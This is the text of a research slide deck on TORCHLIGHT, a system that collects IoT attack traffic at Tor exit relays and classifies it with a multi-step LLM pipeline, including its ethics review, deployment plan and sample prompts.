
- **IRB** → Not human subjects research
- **Data Protection**
 - Kept data confidential and secure
 - Tor's inherent anonymity which ensures the privacy of users (source IP)
 - No PII ever analyzed

- Ethical “Trolley Problem”



- IRB → Not human subjects research
- Data Protection
 - Kept data confidential and secure
 - Tor's inherent anonymity which ensures the privacy of users (source IP)
 - No PII ever analyzed
- Ethical complexities
 - *Pros:* Responsible disclosure for public safety and adoption for intrusion detection for Tor
 - *Cons:* Analysis of data from a system intended to ensure privacy and anonymity
 - Consulting Tor Research Safety Board

- TORCHLIGHT: a system designed to **collect, discover, and analyze** IoT attacks at Tor exits



Step I: Collecting External Traffic Online with the Resource-Limited VPSs

- **Need:** Collect Tor external traffic for a long period
- **Plan:** Deploy VPS nodes
- **Challenge:** Resource-limited VPS nodes

Starting from
\$2.00 USD/mo

512MB DDR4 RAM

1 CPU Core @ 3.9Ghz+

10GB NVME Storage

1 IPv4 + /48 IPv6

1000Mbit Unmetered BW

BGP Sessions Available

Starting from
\$3.50 USD/mo

1GB DDR4 RAM

1 CPU Core @ 3.9Ghz+

20GB NVME Storage

1 IPv4 + /48 IPv6

1000Mbit Unmetered BW

DDOS Protection Available

BGP Sessions Available

Starting from
\$7.00 USD/mo

2GB DDR4 RAM

1 CPU Core @ 3.9Ghz+

40GB NVME Storage


1 IPv4 + /48 IPv6

1000Mbit Unmetered BW

DDOS Protection Available

BGP Sessions Available

Step I: Collecting External Traffic Online with the Resource-Limited VPSs




- Distinction between Tor  internal and  external traffic:

Differentiate
(Src. IP, Dest. IP) pairs!

Traffic Type	Traffic Direction			
	Inbound		Outbound	
	Src. IP	Dest. IP	Src. IP	Dest. IP
Internal	OR	OR	OR	OR
External	Server	OR	OR	Server

Step I: Collecting External Traffic Online with the Resource-Limited VPSs




- Distinction between Tor  **internal** and  **external** traffic:

Differentiate (Src. IP, Dest. IP) pairs!

Traffic Type	Traffic Direction			
	Inbound		Outbound	
	Src. IP	Dest. IP	Src. IP	Dest. IP
Internal	OR	OR	OR	OR
External	Server	OR	OR	Server

But there are more than 7000 discrete Tor IP addresses!

Step I: Collecting External Traffic Online with the Resource-Limited VPSs



- Distinction between Tor  internal and  external traffic:

Traffic Type	Traffic Direction			
	Inbound		Outbound	
	Src. IP	Dest. IP	Src. IP	Dest. IP
Internal	OR	OR	OR	OR
External	Server	OR	OR	Server


Differentiate (Src. IP, Dest. IP) pairs!

But there are more than 7000 discrete Tor IP addresses!


- Use `ipset` (an `iptables` extension) to perform this check in the OS kernel, leveraging its `hash structure` for fast access:
 - Fetch Tor consensus files
 - Add rules to `iptables` (with `NFQUEUE` target)
 - Sniff, store & send to our NAS via encrypted `SSH channel`

Step II: Filtering Out Irrelevant Data Offline

- Filtering the background noise & information we don't want to disrupt




We needed to deploy exit routers in a manner that **maximizes traffic collection**




The Tor Project - <https://metrics.torproject.org/>

This graph shows the number of running **relays** and **bridges** in the network.

(I) Calculating Weights and Sorting the Nodes



(II) Formulating the Deployment Plan and Deploying Nodes



Theoretical Analysis: Based on the Tor source code, we studied the exit router selection algorithm in Tor's circuit construction¹, indicating:

Higher Bandwidth → Higher Selection Probability

Algorithm Goal: Given that VPS resources are limited², and high-specification servers are expensive, the objective of our deployment strategy algorithm is:

Maximize bandwidth on a fixed budget by deploying cost-effective nodes

¹<https://gitlab.torproject.org/tpo/core/tor>


²A basic VPS with one CPU, 2GB of RAM & 50GB of storage costs only \$12 per month

Over 26TB Traffic



Impossible for **manual** inspection

Open-World Problem



- Unpredictable **targets**
- Unknown **attack**

LLM-based IoT Traffic Analyzer

(I) Recognizing Device Names In Traffic



(II) Self-Verifying for Name Confirmation




(III) RAG for Incomplete Name Completion



(IV) Confirming Device Traffic



(V) Analyzing the Attacking Traffic



Step I: Recognizing Device Names In Traffic

Instruction:



Step I Prompt

You are a highly intelligent and accurate IoT domain Named-entity recognition(NER) system. You take passage as input and your task is to recognize and extract specific types of IoT domain named entities in that given passage and classify into a set of following predefined entity types:

Desired Format:

['VENDOR', 'TYPE', 'MODEL']

Your output format is [{ 'T': type of entity from predefined entity types, 'E': entity in the input text},...] form. Afterward, you need to tell me the reasons why you think they are the target entities. You must provide the right answer.

Shot-1:

Input: ".....var talkTypes='2&1&4&'; var devType='DHI-XVR4116HS'; var userInfo='This is user info!'; var streamCap=19; var rtspport = 554; var ClientType = 0; var capTcpPort = 37777; var radius = false; var httpPort = 80; "

Output: [{ 'E': 'DHI-XVR4116HS', 'T': 'MODEL' }]

The DHI-XVR4116HS is a digital video recorder

.....
(+more few-shot examples)

Input: <RESPONSE_DATA>

Output:

- Preliminarily identify IoT entities in responses
 - IoT entities: vendors, types and models
 - Adopt in-context learning

Step II: Self-Verifying for Name Confirmation

Input Response

```
HTTP/1.1 200 OK
Date: Mon, 03 Apr 2023 19:27:45 GMT
Server: DNVRS-Webs
ETag: "0-b05-5c8"
Content-Length: 1480
Content-Type: text/html
Connection: close
X-FRAME-OPTIONS: SAMEORIGIN
Last-Modified: Wed, 22 Nov 2017 02:46:29 GMT

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>index</title>
```

Previous Step

[{ 'E': '0-b05-5c8', 'T': 'MODEL' }]



Step III

Prompt Is the word "0-b05-5c8" in the given sentence a model entity? Please answer with yes or no. (+few-shot examples)

Answer No, the word "0-b05-5c8" in the given sentence is not a model entity. It appears to be an ETag value in the HTTP response header, used for caching purposes, but it does not represent a specific IoT model or device.

- Prompt the LLM to re-verify the IoT entities it has recognized previously, addressing the hallucination problem

Step III: RAG for Incomplete Name Completion

Previous
Step

```
[{'T': 'MODEL', 'E': 'IPC-HFW2231S'}]
```



Retriever

Series Overview. With upgraded H.265 encoding technology, **Dahua** Lite series has efficient video encoding capacity, which saves bandwidth. DAHUA DH-IPC-HFW2231S 2MP ... This **camera** adopts the latest starlight technology and displays better color image in the condition of low

LLM
Answer

Prompt utilize search results to correlating the IoT device VENDOR and the TYPE of the IoT device. *(+few-shot examples)*

Answer [{'T': 'Vendor', 'E': 'Dahua'}, {'T': 'Type', 'E': 'Camera'}, {'T': 'MODEL', 'E': 'IPC-HFW2231S'}]

- **Issue:** 'IPC-HFW2231S' was identified from the response, yet its vendor & type were missing
- **Method(RAG):** Harvest latent docs (titles / snippets) from **search engine** → Prompt the LLM to **complete** missing vendor and type information

Step IV: Confirming IoT Device Traffic

```
This web page is operated by onot's test server.<br />
<span class="st">Please note that there are some mistakes in
this website.</span><br />
<br />
<br />
<a href="computer/computer.html">computer</a><br />
<a href="camera/camera.html">camera</a> memo (ILCE-7M3)<br />
<a href="travel/travel.html">travel</a><br />
<a href="bbs/index.html">bbs</a><br />
<br />
If you notice an error in this website, please e-mail me.<br />
/>
<span class="auto-style1">[REDACTED]</span> />
</span><br />
Copyright &copy; 2015 onot All Rights Reserved.</p>
```

Previous
Step

[[{'E': 'SONY', 'T': 'VENDOR'}, {'E': 'CAMERA ', 'T': 'Type'}, {'E': 'ILCE-7M3', 'T': 'MODEL'}]] ❌



Step IV

Prompt


Is the traffic generated by SONY ILCE-7M3 CAMERA device? Please answer yes or no, and provide reasons. (+few-shot examples)

Answer

No, The mention of "camera memo (ILCE-7M3)" within the HTML content suggests a reference to the camera model, but this alone does not indicate that the traffic originates from the camera itself. It's more indicative of a webpage mentioning or discussing the camera, rather than traffic generated by the camera's operations. ✅

- **Issue:** Simply identifying IoT entities in responses **doesn't confirm the traffic is IoT-generated.**
The above example shows **traffic from a blog post that mentions a Sony camera**
- **Method:** Prompt the LLM to make a judgement: Does this response originate from the IoT device itself, or is it just a webpage discussing the device?

Step V: Analyzing the Attacking Traffic



- **Method:** Prompt the LLM to perform **binary classification** based on inputs to identify attack types
- **Input:** Inputs vary for the different types of attack detection
 - **CMD Injection & Path Traversal:** HTTP request
 - **Info disclosure:** HTTP request & its corresponding response
 - **FTP Anomalies:** FTP session data

